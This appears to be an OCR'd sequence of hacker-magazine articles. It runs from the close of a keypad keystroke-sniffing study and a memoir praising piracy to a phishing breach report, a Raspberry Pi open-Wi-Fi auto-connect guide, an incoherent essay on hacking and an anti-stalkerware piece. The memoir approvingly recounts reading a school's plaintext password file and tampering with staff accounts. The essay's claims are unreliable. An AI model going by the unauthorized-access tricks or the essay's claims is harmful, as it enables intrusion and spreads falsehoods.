


Figure 7: Time-of-flight illumination cone

I conducted tests to evaluate the probability of successful keystroke detection. The tests were performed by seven people, each entering the following codes: 1-2-3-4-5-Key and 1-2-3- 4-5-Enter, in an alternating manner. In every test, the codes were entered 25 times (a total of 150 key presses). The average probability of successful detection was 92 percent. Test results per subject can be seen at Table 1.

Subject Number	Hand	Successful detection probability [%]
1	Right	100
1	Left	100
2	Right	96
3	Right	93
4	Right	92
5	Right	86
6	Right	85
7	Left	83

Table 1: Successful probabilities of recovery test results

Battery Consumption

Based on the current consumption of the circuit, battery capacity, and circuit activity period per day, the battery time was calculated. Calculated battery time versus activity period per day is shown in Figure 8.




Figure 8: Battery time versus activity period per day

Discussion

Common keyboards and keypads have rigid user interfaces, making it easy to extract keystrokes by following the body movements of the user and correlating the data to the key layout. This would have been harder to do if the user interface was not rigid. Touch screens as well can be used to achieve this goal if at each iteration the layout changes. An example of an arbitrary keypad layout is shown in Figure 9.




Figure 9: An example of an arbitrary keypad layout

Snyder et el[13] show that skilled typists' explicit knowledge of the key locations is incomplete and inaccurate. This emphasizes the importance of the key layout. To improve the user's ability to remember the code, I suggest that graphic signs other than numeric keypad keys be used. Intelligent Environments[14] suggests replacing numeric PIN codes with emoji codes. Other graphic signs that could be used are colors, letters, icons, emoticons, etc.

Audio feedback is relatively easy to detect and exploit to improve the probability of key detection. It may be replaced with a narrow field of view visual sign that is visible only to the user.

Future Directions

The device used for the "proof-of-concept" can be improved in several ways. The sensor positioning and the data processing algorithm can be improved to reduce the device's physical dimensions. The tracking approach can also be changed. One approach could track the side view of the hand, instead of tracking the finger. A different approach can track the wrist or the forearm.

3D time-of-flight cameras should be explored as they offer a wider range of tracking options. They may also increase the physical range at which the key-logger is deployed.

Acknowledgments

I would like to thank my wife and our children for supporting my endeavor. I would also like to thank you, the reader, for your interest in my work.

References

1. T. Olzak, "Keystroke Logging (Keylogging)", 2008.
2. R. Creutzburg, "The strange world of keyloggers - an overview, Part I" *Electron. Imaging,* vol. 2017, no. 6, pp. 139–148, 2017.
3. Snopes.com, "ATM camera", `www.`
`➥snopes.com/fact-check/atm-`
`➥camera/`.
4. F. Maggi, A. Volpatto, S. Gasparini, B. Simone, G. Boracchi, S. Zanero, "A fast eavesdropping attack against touchscreens", 7th International Conference on Information Assurance and Security, IEEE, 2011.
5. O. Oke Alice, A. Adigun Adebisi, S. Falohun Adeleye, F.O. Alamu, "Development of a Programmable Electronic Digital Code lock system", *International Journal of Computer and Information Technology,* Volume 02– Issue 01, 2013.
6. M. B. Lawan, Y. A. Samaila, I. Tijjani, "Microcontroller Based Electronic Digital Lock with Security Notification", *Journal of Engineering Research and Reports,* Vol.: 2, Issue: 3, 2018.
7. Sargent and Greenleaf Inc, "Easy View/Tamper Resistant Keypad for Comptronic Locks Installation Instructions", Document part number: 630-614, Revised 04/13/2006.
8. Nortek Security and Control, "212iLW and 242iLW Standalone Keypad Installation and Programming Manual", Document number: 6-050700 X2, 2015.
9. Plore, "Side-channel Attacks on High-security Electronic Safe Locks", DEF CON 24, 2016.
10. I. Martinovic, D. Davies, M.Frank, D. Perito, T. Ros, D. Song, "On the Feasibility of Side-Channel Attacks with Brain-Computer Interfaces," USENIX Security Symposium Bellevue, WA, 2012.
11. Teledyne e2v, "1.3MP BORA CMOS SENSOR", `www.e2v.com/products`
`➥/imaging/cmos-image-sensors`
`➥/bora-1-3-time-of-flight-`
`➥sensor/`.
12. F. Li, F. Willomitzer, P. Rangarajan, M. Gupta, A. Velten, O. Cossairt, "SH-ToF: Micro resolution time-of-flight imaging with superheterodyne interferometry". ICCP 2018, 2018.
13. K. M. Snyder, Y. Ashitaka, H. Shimada, J. E. Ulrich, and G. D. Logan. "What skilled typists don't know about the QWERTY keyboard". *Attention, Perception, and Psychophysics*, 76, 162–171. 2014.
14. Intelligent Environments, "Now You Can Log Into Your Bank Using Emoji," Jun. 2015, `www.iedigital.com/`
`➥resources/press-releases/`
`➥now-you-can-log-into-your-`
`➥bank-using-emoji/`.

The Hacker Perspective

by Captain Crackham

Sometimes, hackers of a certain age may feel that they were born a generation too early. With the abundance of silicon in every setting powered by the kind of processing grunt that was unthinkable a few short decades ago, and the proliferation of free online courses in programming (that's what we used to call coding, youngbloods), obstacles to becoming the next visionary of the digital age have never been fewer.

Like so many hackers of my generation who grew up in England, I only got into computing from such a tender age through sheer luck. An older sibling bought a Sinclair ZX81, a monolithic piece of black plastic that connected to a flickery CRT television. I was instantly drawn to it like a magnet.

Learning how these beautiful, mysterious, and, at first, horrifically unreliable works of art ticked was far from an easy task. Being a child of the eighties, reference guides couldn't even be found in most local libraries, the Internet had yet to make an appearance, and schools could barely afford a single BBC Micro, never mind staff who had actually been trained to use them. Code, however, wasn't buried away to the same extent that most proprietary junk is today. In fact, entire programs were printed out in enthusiast magazines for the patient and studious to copy out into their beloved computers. And of course, once you realize how the words on the pages push the pixels and bitmaps around on the screen, you can adapt and bend them to your will.

Despite barely getting a look-in himself, my brother went on to upgrade to a Sinclair Spectrum 48K, a Commodore 64, and the mighty Commodore Amiga. By this point, the gaming scene had really taken off, and copious demos and other software were given away on magazine coverdisks. These coverdisks would include a menu system to access what was on them which, with a modicum of effort, could be copied, tweaked, and customized. And so, I would busy myself compiling and adapting the best demos from across the mags onto one glorious disk, ready for my brother to enjoy with the increasingly limited time he had to spend with what was still technically his computer. Yes, you really could fit multiple demos onto one 1.44MB floppy.

Around the same time, Datel released the Action Replay cartridge. This came with a hardware button that, when pressed, would instantly halt whichever game was running and give you access to a console where you could examine the code that was in memory and, better still, mess with it. This opened up the possibilities of taking screenshots long before this functionality became baked into OSs, and altering values that were in the RAM to award extra lives or to kill timers in trial software that otherwise planned on ruining our fun. At one point, I'd managed to mod a copy of the original *Worms* so that the titular stars would swear like dockers throughout every game.

Running alongside all of this was the public domain scene. Much like the open source scene today, PD wares consisted of various utilities and demos put out by passionate programmers who wanted to help their fellow enthusiasts push their systems to their very limits. The most exciting aspect of this was the demo scene. These weren't demos in the same sense as the game demos distributed on coverdisks, but more like mostly non-interactive technical demos that would package together some truly incredible audiovisual experiences that didn't so much move the benchmarks of what was thought possible with the hardware at the time as absolutely obliterate them.

These took many forms, ranging from compressing "Flash" by Queen onto a single floppy long before the MP3 standard was even thought of, showcasing the brilliant animated short "Pugs In Space," and melting eyeballs with psychedelic proofs of concept for what our hardware was really capable of. These latter demos were produced by several pioneers of the time, but many of the most impressive were the product of the mighty Red Sector Inc. If you're unfamiliar with their work, I implore you to search for the "RSI Megademo" on YouTube to enjoy some of the greatest chiptunes to be committed to magnetic media.

PD was distributed through mail order adverts in magazines where you would pay for the cost of the disk and postage, through gatherings such as computer shows and parties, and via the good old-fashioned Sneakernet. Outside of the public domain scene, more corporate interests were trying incredibly hard to convince us that free distribution would lead to the downfall of computing itself, but we had other ideas about that.

While the hobby was becoming increasingly popular, it was still largely restricted to those of us who gladly embraced the nerd and geek labels that were nowhere near as cool then as they've become today. Finding fellow enthusiasts lurking in the school library would always lead to an excited meeting where both parties would produce their cases of copied floppies. At the front of every case was X-COPY, the de facto copying software of the time that was so good it was quickly hacked to be effective at natively defeating almost every copy protection that existed, even the DRM ironically placed onto later versions of X-COPY Pro. Whoever had the older copy of X-COPY would always begin the ritual by making a copy of the newer version for themselves, and then the real fun would begin.

Whilst fully entrenched in the golden age of Amiga computing, IBM-compatible PCs were starting to appear in schools. I began my high school years experimenting with the new, exotic but somehow inferior file systems employed by the PCs that made up what could quaintly be described as the school network. Security was barely thought about back then, but it was still a surprise when experimenting with the command line interface led to me stumbling upon the password file for every account holder in the school in plaintext.

Our school was big on learning by doing, so they must have been delighted when they found that one of their students had supplemented their IT classes with a few extracurricular activities. On the hackers' curriculum was swapping the staff passwords around, helping the deputy headmaster to declare his undying love for the headmaster via the network's internal messaging system, and hosting a full copy of *Doom* in the headmaster's personal storage space for the students to download and run on the other school computers.

As school gave way to university and the simple pleasures of cloning the copy cards containing printer credit for the libraries, a new spin on a much-treasured pastime had come about: home copying was being replaced with Internet piracy. This was of great interest to me for two reasons. First of all, I was resolutely unsurprised to discover that, despite all the rhetoric of the "Don't Copy That Floppy" advertising, the games, film, and music industries were somehow still going despite a few nerds making copies in playgrounds and offices. Secondly, it dawned on me that there was a beautiful confluence between the two things in life that had always enthralled me: hacking and piracy.

Of course, *2600* was way ahead of the curve on this. Anyone who saw the June 1987 issue (4:6) will have enjoyed the sight of a jolly pirate lurking over a phone ready to be phreaked in protest of the corporate monopolies of the time. Personal privacy aside, hackers believe in the freedom of information, and tend not to take kindly to corporate interests telling them how to behave. While not every pirate is a hacker, piracy as it is today would not exist without hackers creating tools such as Napster and BitTorrent, and busily cracking and stripping away the DRM that's increasingly infested our otherwise open digital lives.

As university progressed, and I once again noted that the "You Wouldn't Steal A Car" nonsense didn't successfully predicate the downfall of the entertainment industries, I realized that there wasn't much actual, proper, decent academic research into all this. And that's when I decided to become a researcher in online file sharing.

Whilst working as a lecturer for the university at which I'd graduated, I diligently spent my nights designing, implementing, and executing an online survey into piracy. A year and one thousand responses later, I submitted my research study, conclusions, and all of my data to an academic journal. At the time, this was the largest study of its kind into piracy that had ever taken place, which made the results all the more exciting. Basically, people who pirate stuff without paying for it tend to spend more money on the same entertainment products than people who don't.

The world apparently didn't share my excitement, as my study was largely ignored. This didn't particularly bother me as I hadn't expected otherwise, and the fun of carrying out the study was more than enough to make it worthwhile. But then, a few months later, a study similar to my own was released. This was fascinating for a number of reasons, not least in that it had been carried out similarly to my own study, and had coincidentally been produced by a team at my university (albeit in a different department, so it genuinely was a coincidence). But the biggest surprise is that it had been released by the university to great fanfare and, consequently, had been picked up by most of the press.

As the study was similar to my own, I was keen to examine it and compare the data sets. However, the data sets hadn't been released. No matter what I tried, I absolutely could not pry the raw data from the researchers who had put this beast together and, being of the pirate-hacker mindset, I just couldn't understand why this particular information was not free. It turned out that it was "proprietary," and thus not to be shared.

But surely a university which, like all of them, has charitable status due to its supposed contributions to public knowledge would also consider this data to be public knowledge, wouldn't it? Except it didn't, because it didn't pay for it. It was, in fact, paid for by a coalition of companies who represent copyright holders. You know, those guys who have been trying for years to perpetuate the fantasy that noncommercial piracy is killing their staggeringly rich and constantly growing monopolies. And so it was that I discovered what I now know to be the phenomenon of scholars for dollars.

It's simple, really. You're in the business of producing popular culture, but you don't like the fact that some people think you charge too much for it. You've tried paying for advertising and throwing out snappy little slogans but, try as you might, you can't convince those pesky consumers of culture that not being ripped off by you is the equivalent of grand larceny. If only you could get those damned troublesome consumers to see things your way, and get them back in line.

But wait a minute, if they won't listen to you, surely they'll listen to those brainy types who hang around in universities? So, all you have to do is write a big fat check from all the money you've parasitically siphoned away from creators and consumers, and hand it to a university. A few months later, that same university will produce a publication that says, "We carried out a study into piracy, and can conclude that it's comparable to genocide." You can then put the full might of your PR department into pushing this line right up until someone asks for the actual data so they can check if it's been collected and analyzed properly. At which point you can say, "Sorry, bud, but this is commercially sensitive proprietary information that absolutely nobody can look at, ever."

On this planet, it's PR departments who set the news, not rationality and common sense. This is why laws and treaties are still written and court cases still decided on the basis of what is a proven lie that's been perpetuated by the copyright industries through the reliable scholars for dollars route. This misrepresentation of cold hard facts has become so bad that, in the U.K., copyright industry coalitions are partly funding a specialist police force that's dedicated to arresting and harassing those who challenge their attempts at imposing artificial scarcity to digital culture, and the government has mandated the brainwashing of children in our schools with anti-piracy propaganda. Do you older folk still think you were born too early?

There is a happy end of sorts to this tale. Another of the many breathtakingly dishonest rackets I've encountered in my time as a researcher who asks too many awkward questions is academic journals themselves. If you're a researcher and you want to publish your hard work, you've traditionally had to submit it to one of these journals. Said journal will then pay not a single penny for this work, which is fine, considering we're supposed to be doing this stuff for the advancement of public knowledge. What's less fine is that they then charge universities and students, if they're rich enough, thousands to access all of these studies that they've acquired for free.

Happily, the brightest minds of academia have pushed back against this with schemes such as the Social Science Research Network, where researchers can host their papers for anyone with an Internet connection to access for free. Never ones to be left out, the pirate-hackers have played their part too with *Sci-Hub*, the wonderful repository of knowledge and information that would otherwise be scandalously locked away behind a paywall. Due to submitting some of my earlier work to the academic racketeers at the start of my career, I've actually had to pirate some of my own papers to submit them to these fantastic institutions. Needless to say, I've published everything since under a Creative Commons license.

If life on this weird planet has taught me anything, it's that describing yourself as a hacker or a pirate to anyone who doesn't identify as either of those things themselves unfailingly courts gasps of horror. It's also taught me that hackers and pirates are the only groups left who actively give a damn about freedom and openness, who honestly believe that sharing is caring, and who will always be ready to push back when we're told that our technology and behavior is a threat to the world's backwards way of doing things.

The playground didn't care when the corporations tried to tell us not to copy that floppy, and the Internet doesn't care that the same gluttons are trying to build laughingly ineffectual artificial barriers on top of it to push around the same community on a larger scale. A youth spent immersed in the world of a fledgling technology that was nourished by a culture of openness and sharing has taught me to live by those principles. I don't tell people that I'm a hacker, or a pirate. I tell them that I'm a pirate-hacker, and will proudly fly the black no matter what they think.

Captain Crackham is still writing and asking awkward questions. He continues to immerse himself in the latest developments in the piracy scene, and is now learning how to make games. If any make it to release, they will not contain DRM.

Rehabilitation Center - (Attacker's) Mission Complete

by lg0p89

In general, people for the most part are healthy. At times, we have issues requiring surgery and later rehabilitation. Based on the injury, this could be a short or long journey. Regardless of the length of rehabilitation, the patient needs to provide certain data and information to the facility where the treatment will take place. This data is personal and confidential, and should be protected with all appropriate levels of security. Unfortunately, a rehabilitation center in the Michigan system was recently compromised.

This affected the Sacred Heart Rehabilitation Center. As noted, this is located in Michigan in Macomb County. The facility provides HIV/AIDS care. There are also substance abuse treatment services. They operate as a nonprofit, beginning in 1967. As this is a nonprofit, the last thing they needed was the expense of a compromise, incident response, and placing new controls and policies in place. That's only on the internal administrative side. There will be more issues with the U.S. Department of Health and Human Services, as this involved HIPAA data and information.

Attack

The tool the attackers used is too familiar. This unfortunately has a great ROE (return on equity), and ease of use, which makes it a favorite choice. This successful compromise shows the phishing attack is alive and well. The compromise was due to a simple, yet successful, phishing campaign. The estimated attack period was from April 5-7, 2018. From the forensic work already done, it appears as though one employee's email was compromised.

This significant, deep compromise is another example of what can go wrong when one employee's email is compromised. All it takes is the right person in the right position and department to click once.

Data Exfiltrated

The compromised employee's email account unfortunately contained the patients' information. This included the patients' full names, addresses, health insurance information, medical treatment information, medical diagnosis, and/or Social Security number. This is just the right combination of data to make someone's life even more interesting. As the patients are exceptionally sick, they and their families did not need this stress. On the other side of the coin, the data and information is very valuable to the attackers, and could be sold in a lot, or divided into sections and sold to many persons.

Remediation

Once the administration learned of the issue on November 16, 2018, the rehabilitation center began an investigation, which is a great idea. The rehabilitation center contracted with third parties to complete the cybersecurity forensic work. The Sacred Heart Rehabilitation Center notified the affected parties. The forensic work indicated the affected parties, thankfully, were limited. Letters were mailed to the affected parties on January 9, 2019. The patients whose Social Security numbers were exposed were offered a credit monitoring service and identity theft restoration for a year, free of charge. The patients also have been given a best practices document to show them how to best defend their data. The rehabilitation center is also providing additional training for the staff.

Questions

The compromise itself brings up many issues. Since the successful attack and compromise took place in April, why did it take seven months for them to figure it out? If there was a SIEM (Security Information and Event Management) in place and being monitored, it seems as though this should not have taken nearly this long. Even if there was not a SIEM in place, which sounds odd, there should have still been a periodic log review. Surely the massive amount of data flowing to an odd IP address would have indicated something odd or unique was going on.

The credit monitoring sounds good to the consumer and patient, however, a year does not mean much. The data exfiltrated for the unfortunate patients is static for that point in time, and some of this is permanent. If the attackers were to attach a disclaimer onto the data as they sell it to the many people and organizations interested to wait one year and one week to do anything with it, the defensive measure would be an epic fail.

How to Get Free Wi-Fi Anywhere

by Curufuin

The purpose of this article is to provide an easy method for acquiring free Wi-Fi access from a van or RV in most major cities. (I am happy to report that many small towns in Vermont also have free Wi-Fi and this method works there as well.)

We will need to set up a Raspberry Pi to more or less act as a router that you will connect to from your Wi-Fi enabled devices and it will forward your devices transparently to a nearby open Wi-Fi or a password protected Wi-Fi for which you put credentials in the passwords.txt file. As you come into range of a network or multiple networks, the Pi will connect to the one with the strongest connection. You can also blacklist things like Comcast open networks, since they may have a good connection, but require credentials through a captive portal interface. If you are a frequent *2600* reader, you will be familiar with spoofing your MAC address to connect to a network that uses a captive portal, but I will not cover that here, though I may add that functionality to my program in the future.

So I had a kind of unique problem getting started with my Raspberry Pi. I live in a van and, until recently, connected to the Internet via mobile hotspots (which I was paying $70 a month for through Cricket (not a terrible deal if you can afford it, but totally unnecessary now)). I don't have, nor do I want, a spare monitor hanging around as I don't want it to take up room in the van. So I had to do a little digging.

The first steps to installing your Pi are as normal. Download a Raspian image and use the "dd" command to load it to an SD card that has been formatted with FAT.

First, determine where Linux has mounted your SD card before plugging it into your card reader. Go ahead and type the following into your terminal application of choice:

```
fdisk -l
```

Now plug it in and type the previous command again and the new device is your SD card. Most likely it will be at /dev/sdb.

Next, format the SD card for FAT or VFAT if your card is 32GB (make sure you have the right drive unless you want to get acquainted with hard drive recovery software, as this will overwrite the partition on the current drive):

```
mkfs.fat /dev/sdb
```

Next, download and unzip a Raspian image and copy the image onto your SD card:

```
dd bs=4M if=path_to_raspbian_
➥image of=/dev/sdX(probably sdb)
➥ conv=fsync
```

This step often fails because crappy card readers can't seem to handle it. If that is the case, you may have to buy a card reader that can. I have one from Steelton Tech that works well, but the one built into my laptop does not. It can be a real pain, but if you can find one that works well, it will save you many headaches.

Now that you have the image on the SD card, remount the card and add a blank file named ssh to the /boot partition as well as a file called wpa_supplicant.conf, which we will edit as follows:

```
ctrl_interface=DIR=/var/run/wpa_
➥supplicant GROUP=netdev
network={
 ssid="YOUR_NETWORK_NAME"
psk="YOUR_PASSWORD"
key_mgmt=WPA-PSK
}
```

Save the file in the /boot partition.

Finally, we need to edit the /etc/dhcpd.conf file. Add this to the bottom of the file and save it:

```
interface wlan0
static ip_address=(IP ADDRESS
➥ YOU ARE ASSIGNING HERE)/24
static routers=(IP OF ROUTER)
static domain_name_servers=
➥8.8.8.8 8.8.4.4
```

Finally, you can unmount the SD card and plug it into your Pi.

Plug in the Pi and the red power indicator should stay on, and the green ACT indicator should blink a bunch, stay on for about 30 seconds, and then turn off.

At this point, from the computer you would like to SSH in from, ping the IP of the Raspberry Pi until it comes online:

```
ping (Pi's IP here)
```

When it comes online, you will see it change from Host Unreachable like so:

```
From 192.168.43.6 icmp_seq=19
➥ Destination Host Unreachable
From 192.168.43.6 icmp_seq=20
➥ Destination Host Unreachable
From 192.168.43.6 icmp_seq=21
➥ Destination Host Unreachable
From 192.168.43.6 icmp_seq=23
➥ Destination Host Unreachable
From 192.168.43.6 icmp_seq=24
➥ Destination Host Unreachable
64 bytes from 192.168.43.10: icmp_
➥seq=26 ttl=64 time=1706 ms
64 bytes from 192.168.43.10: icmp_
➥seq=27 ttl=64 time=683 ms
64 bytes from 192.168.43.10: icmp_
➥seq=28 ttl=64 time=10.2 ms
```

Now you can login using SSH:

```
ssh pi@ (Pi's IP here)
```

The default password will be "raspberry" and we will go over how to change that shortly....

Now that we are connected, we need to connect another wireless adapter to the Pi. I chose the ALFA AWUS036NH, which is boosted by an amplifier connected to a 16 dBi antenna.

Next, we will need to bring in some tools to turn the Raspberry Pi into a hotspot like so:

```
sudo apt-get install python-pip
➥ hostapd dnsmasq git
```

Now we need to stop hostapd and dnsmasq from running while we configure them using:

```
sudo systemctl stop hostapd
sudo systemctl stop dnsmasq
```

Next, we need to configure a static IP for wlan0 in /etc/dhcpcd.conf like so:

```
interface wlan0
 static ip_address=192.168.4.1/24
 nohook wpa_supplicant
```

where 192.168.4.1 is the static IP for wlan0. This could be any IP of your choosing.

Next, let's configure the DHCP server. First, make a backup of the default:

```
sudo mv /etc/dnsmasq.conf /etc/
➥dnsmasq.conf.orig
```

Then we will edit /etc/dnsmasq.conf by adding the following:

```
interface=wlan0
 dhcp-range=192.168.4.2,
➥192.168.4.20,255.255.255.0,24h
```

Now we need to configure hostapd by creating/editing:

```
/etc/hostapd/hostapd.conf:
touch /etc/hostapd/hostapd.conf
```

and edit it to contain the following:

```
interface=wlan0
driver=nl80211
ssid=NETWORK
hw_mode=g
channel=7
wmm_enabled=0
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=PASSWORD

wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

Then we have to tell the Raspberry Pi where the configuration file lives by editing /etc/default/hostapd:

```
DAEMON_CONF="/etc/hostapd/
➥hostapd.conf"
```

Now we need to forward the traffic between the interfaces. In the /etc/sysctl.conf, uncomment the line that says:

```
#net.ipv4.ip_forward=1
```

It should now just read:

```
net.ipv4.ip_forward=1
```

Now we will enable IP masquerading on wlan1 with the following iptable rules:

```
sudo iptables -t nat -A
➥ POSTROUTING -o wlan1 -j
➥ MASQUERADE
sudo iptables -A FORWARD -i
➥ wlan1 -o wlan0 -m state
➥ --state
RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i
➥ wlan0 -o wlan1 -j ACCEPT
```

and save it:

```
sudo sh -c “iptables-save >
➥ /etc/iptables.ipv4.nat”
```

Next, tell the Pi to reload the iptables on boot by editing /etc/rc.local. Just add the line:

```
iptables-restore < /etc/
iptables.ipv4.nat
```

and reboot:

```
sudo reboot
```

Once the Pi is booted, give or take about a minute and a half, you should see a Wi-Fi network with the name you assigned in the previous steps and you should be able to log into it using the password you assigned. Then you can SSH in again and change the password for the user Pi:

```
passwd
```

You will be prompted for the current password, which is just “raspberry” and then to enter a new one. Keep it secret, keep it safe (insert rant on password security here). If you keep it the same, somebody on a network you connect to can easily just SSH into your router and muck about, which is certainly not ideal.

Next, we need some dependencies for the python script that will look for open Wi-Fi for us. The following should pull all of those in. (By the way, the script is using Python 2.7, not Python 3. Sorry, not sorry, feel free to fork it and fix it.)

```
sudo pip install wifi wireless
➥ netifaces
```

Everything else should be in the standard libraries.

Now make a folder where you want the project to live and clone the git repository as follows:

```
git clone https://github.com/
➥curufuin/vanlife
```

This should give you a few Python files as well as some text files.

blacklist.txt is an ESSID blacklist you can fill with the names of Wi-Fi networks you don’t want to connect to in the future. It has a few defaults, but you can add new ones, one name per line.

passwords.txt contains passwords for secure Wi-Fi for which you have the password. The format is `essid:password` - one entry per line.

Finally, connector.py is the program that does the heavy lifting. I have it run once a minute from the crontab. You can edit the crontab as follows:

```
sudo crontab -e
```

Select your favorite editor and add the following to the bottom of the file:

```
* * * * * /usr/bin/sudo /usr
➥/bin/python (path to connector.
➥py) >> (path to log file) 2>&1
```

For good measure, I automatically restart the Pi every five hours because hostapd has some bugs that are sorted by restarting, so add this line below the previous:

```
1 5,10,15,20,23 * * *
➥ sudo /sbin/reboot
```

Now test this against some networks and everything should be working at this point.

The great thing about a setup like this is that you can also use the Pi as a Samba server for media, which you can connect to with your phone using VLC. You can also use Google Voice for phone calls and texts and get rid of your normal phone. I won’t cover that here as this article could get quite bloated if I discuss everything I did for my van, but I will discuss one more thing. I like my privacy... a lot. So I wrote a little shell script that will give your computer a randomized hostname and MAC address. It is included in that git repository, and I suggest using it if you have a network card that supports it. First install macchanger:

```
sudo apt-get install macchanger
```

All you have to do to use that is add another line to your crontab:

```
sudo crontab -e
```

And add the following at the end of the file:

```
1 * * * * path to changemac.sh
➥ >> /home/mac.log 2>&1
```

In addition to this, I suggest using a reputable VPN such as protonVPN while connected to any open Wi-Fi you plan on using to log into anything requiring a password. There are working MITM attacks that could jeopardize your credentials.

Finally, you will probably run into some problems with paths in both changemac.sh and connector.py and, if you are running them from cron as should be the case, we will need to change some of the paths to be absolute. Open up connector.py and where it says self.blacklistFile, change the path to the absolute path on your system to the blacklist file. For me it is something like /home/pi/connector/blacklist.txt. Your mileage may vary. Then do the same for the self.passwordsFile variable. Now do the same for changemac.sh. Change ./hostnames.txt to its absolute path. This should fix any problems you might be experiencing. Now reboot and reconnect.

```
sudo reboot
```

Good luck!

What is Hacking?

by JT Gordon

Let me illustrate the great difference between hacking with a club, a broadsword, a crystal ball (yes, people in the Middle Ages hacked with things similar to fortune cookies), and those things we use now.

Modern times have brought computers our way, things that at times I think, created our planet. Yes, I think that extraterrestrials built our planet with formulas and machines, or our so-called planet, an amalgamation of solids, liquids, and gases that has a pre-designated expiration date. Probably these extraterrestrials had to settle some sort of legal issue - maybe our species was enslaved - and as payback, this construct world was built. So, extraterrestrials are not always there, as not all extraterrestrials are nice or good or even decent.

No need to pay me, as I have no proof that I even exist. You'd have to hack into a database to get my birth certificate. I have no recollection of exactly what day in June I was born on. My relatives are going to prey on this fact, and what I do is basically work as a groupie for my own family. I have been told this, point blank. This makes me an undocumented American, basically. That is, until I am able to pull the records out of the files, which means that I will need to study computers. I had to rebuild my neurological components after the last attempt, however, that was back during the 1990s, before "Made in China" products became such a problem. Back then, the Brother personal notebook was just a toy, and the idea of offending Chinese and Japanese manufacturers with all sorts of barking mad intrusions designed to extract finances out of a company manufacturing products in the United States that was based in Japan was normal or de rigueur for many of my peers. If the Brother Corporation still manufactures any sort of a computer terminal, it is not being sold in the United States, and I'm not going to be able to read about it in English or any language in the Roman alphabet. Since then, I've forgotten kanji, which is the alphabet that Chinese is based upon, above a street punk or homeless person level. Getting the data from Chinese computers requires a certain language skill set. There is more to hacking computers than just buying expensive equipment. I can still write treatments in Chinese for brainless scripts like the *Resident Evil* series, which, of course, my superiors in Hollywood mistook for the *Rango* sequel script. Just in case you were wondering why *Rango 2* was not released, the script, obviously, was not going to work. Maybe the lizards should have written it.

Which brings me to the conclusion that the geckos are indeed the superior race, and might be responsible for the election of President Donald Trump. We're still not sure why reptiles prefer our current president, however, these creatures are world powers that would probably survive a nuclear war, which is something science has ignored for too long. Maybe it's classified information or something, so excuse me for even writing that, no worries, nobody will ever read it. Delusional and classified information are almost synonymous, so, it would probably be left off as something written by someone who had their brain fried by one of those power surge protectors. I woke up too stupid to file for my Brother personal notebook refund. No worries, my peer group's competition from the Cornell Farm got their hands on the fried personal notebook, and probably left their fingerprints on the inside of the machine. My fingerprints were also on the inside of that machine. However, I did not file for the refund.

Of course, sewing machines and sewing machine networks are all computerized - it was just that whatever consortium of business is going on in the Pacific decided that us wild and crazy gaijin barbarians were going to hack their networks to bits with more upgraded equipment, and that we Americans deserved more learning experiences, not more technology. Thus began the beginning of Project Dumbdown.

There is a difference between hacking or looking at data and corrupting data. A professional hacker will not corrupt data, however, we live in a corrupt society on a planet with a lifespan that is extremely limited, as any forward-thinking individual might state it. Corrupting, or even fragmenting data is something that also requires a hacker to repair. There are all sorts of ways of making data files full of things, like Microsoft Excel macros, which will render them unreadable. The majority of "computer viruses" are actually Microsoft Excel macros gone amuck. So, for those of you still on the learning curve, like me, there are times to go off-line, such as while becoming proficient at advanced functions of Excel.

There are ways of fragmenting data across networks, across computer terminals, across computer sectors - of turning important documents into jigsaw puzzles so to speak, or of reappropriating data. This is something that a computer hacker can sniff out and repair. Sorry, this is boring, it's not exciting, it's not rocket science or nuclear power plant repair - it's data management.

EFFecting Digital Freedom

It's Time to End Stalkerware

by Jason Kelley

Someone with unfettered access to our phones or computers essentially has unfettered access to our lives. For many, computers and phones contain not only private information, but the contents of our very thoughts. We text our friends and family and partners our feelings, we take notes, we talk about plans; and this is on top of data about where we travel, websites we visit, and who we're talking to. That's why we absolutely must put an end to stalkerware.

Stalkerware, also known as spouseware, is software that is installed covertly on a user's phone to collect and share information with another person without that user's knowledge - essentially, to digitally stalk someone. By sharing personal details about who someone has called or texted, pictures they've taken, where they've traveled, or even what they have discussed in private conversations, apps like these let abusers menace and torment their victims. This technology is often used for domestic violence against spouses, children, and exes. The people who end up with this software on their phones can become victims of physical abuse - and worse. By design, these apps are secretive, and even if users suspect that they might exist on their device, it's often difficult to know how to take action or how to protect themselves.

For years, stalkerware has often been ignored by many anti-virus (AV) companies and malware scanning tools. App stores like Apple's have allowed the software, which is often advertised as a way to monitor a child or an employee. But in practice, it's nearly impossible for an app developer to establish or monitor its users' relationships to their targets, or to ensure that they will use the app how they say they will. A product designed for covertly monitoring children's activity could just as easily be installed on a partner's phone. There are simply no legitimate purposes for secret stalking apps.

